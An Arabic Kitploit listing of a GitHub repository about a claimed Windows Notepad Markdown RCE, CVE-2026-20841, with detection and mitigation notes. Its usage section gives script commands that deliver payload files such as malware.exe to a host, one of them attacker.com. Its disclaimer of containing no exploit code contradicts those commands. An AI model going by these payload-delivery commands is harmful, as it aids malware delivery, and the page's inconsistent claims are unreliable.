Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2026-20841 — CVE-2026-20841 | Kitploit
أدوات/GitHubGitHub/0xblackash/cve-2026-20841
توليد الحمولةتحليل الثغرات الأمنيةالاستغلالتحليل البرمجيات الخبيثةالتعلم والتعليماستغلال الملفات الثنائيةمختبرات وتدريب عملي
GitHub0xblackash/cve-2026-20841

CVE-2026-20841

CVE-2026-20841

عرض المستودع
1132منذ 5 أشهرلم تتم المراجعة بعد
مشاركة


CVE-2026-20841 - تنفيذ التعليمات البرمجية عن بُعد (RCE) في برنامج "المفكرة" لنظام Windows

صورة ChatGPT من 1 يونيو 2026، الساعة 11:00:33 مساءً

Windows Severity CVE Status

مستودع للبحث الأمني والتحليل التقني


⚠️ هذا المستودع مخصص للأغراض التعليمية والدفاعية والبحثية فقط.


📖 نظرة عامة

CVE-2026-20841 هي ثغرة أمنية خطيرة من نوع تنفيذ التعليمات البرمجية عن بُعد (RCE) تؤثر على وظيفة معالجة Markdown في برنامج "المفكرة" (Notepad) لنظام Windows.

قد يتمكن المهاجم من تشغيل تعليمات برمجية عشوائية عند فتح ملف مُعد خصيصًا بواسطة إصابة ضعيفة من برنامج "المفكرة" في Windows.

التأثير

  • تنفيذ التعليمات البرمجية عن بُعد (RCE)
  • تنفيذ تعليمات برمجية عشوائية
  • احتمالية اختراق على مستوى المستخدم
  • تجاوز الحدود الأمنية
  • ناقل لتسليم البرامج الضارة

🎯 المنتجات المتأثرة

المنتجالحالة
برنامج "المفكرة" في Windows 11ضعيف
برنامج "المفكرة" في Windows 10ضعيف
الإصدارات المحدّثة/المصححةغير ضعيف

🔥 معلومات الثغرة

الحقلالقيمة
CVECVE-2026-20841
النوعتنفيذ التعليمات البرمجية عن بُعد
ناقل الهجومملف معد خصيصًا
تفاعل المستخدممطلوب
الصلاحيات المطلوبةلا شيء
الخطورةحرجة
البائعMicrosoft

📖 طريقة الاستخدام:

python CVE-2026-20841.py 192.168.1.100 80 malware.exe

إصدار Node.js

node CVE-2026-20841.js <host> <port> <payload-filename>

مثال:

node CVE-2026-20841.js attacker.com 445 payload.bat

إصدار VBScript (أصلي في Windows)

cscript //nologo CVE-2026-20841.vbs <host> <port> <payload-filename>

مثال:

cscript //nologo CVE-2026-20841.vbs 192.168.1.45 80 update.exe

🛠 تفاصيل تقنية

توجد الثغرة داخل وظيفة معالجة محتوى Markdown في برنامج "المفكرة" في Windows.

قد يؤدي فتح ملف معد خصيصًا إلى عمليات ذاكرة غير آمنة قد تؤدي إلى تنفيذ تعليمات برمجية عشوائية ضمن سياق المستخدم الحالي.

سير الهجوم المحتمل

مهاجم
    │
    ▼
ملف Markdown معد
    │
    ▼
الضحية يفتح الملف
    │
    ▼
محلل Markdown ضعيف
    │
    ▼
فساد الذاكرة
    │
    ▼
تنفيذ التعليمات البرمجية

🧪 بيئة المختبر

نظام التشغيل : Windows 11
التطبيق      : المفكرة (Notepad)
المعمارية    : x64
المصحح      : WinDbg
التحليل      : ثابت + ديناميكي

🔍 الكشف

مؤشرات الاختراق (IOCs)

  • ملفات Markdown مشبوهة
  • عمليات فرعية غير متوقعة من برنامج "المفكرة"
  • أعطال غير طبيعية في برنامج "المفكرة"
  • أحداث فساد ذاكرة
  • تنبيهات من EDR تتعلق بالمفكرة

🛡 التخفيف

  • تطبيق تحديثات أمان Microsoft.
  • تقييد فتح الملفات من مصادر غير موثوقة.
  • تفعيل مراقبة EDR/XDR.
  • استخدام سياسات التحكم في التطبيقات.
  • مراقبة أحداث إنشاء العمليات التي تتضمن برنامج "المفكرة".

📚 المراجع

  • استشارات أمان Microsoft
  • قاعدة بيانات CVE في MITRE
  • وثائق أمان Windows
  • منشورات أبحاث أمنية

⚠ إخلاء مسؤولية

هذا المستودع لا يحتوي على كود استغلال (exploit) جاهز.

المعلومات المقدمة مخصصة فقط من أجل:

  • البحث الأمني
  • التحليل الدفاعي
  • إدارة الثغرات
  • الأغراض التعليمية

المستخدمون مسؤولون عن الامتثال لجميع القوانين واللوائح المعمول بها.


⭐ إذا ساعدك هذا المستودع في بحثك، فكر في منحه نجمة.

أبحاث الأمن السيبراني • تحليل الثغرات • الأمن الدفاعي

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    369
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    282

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →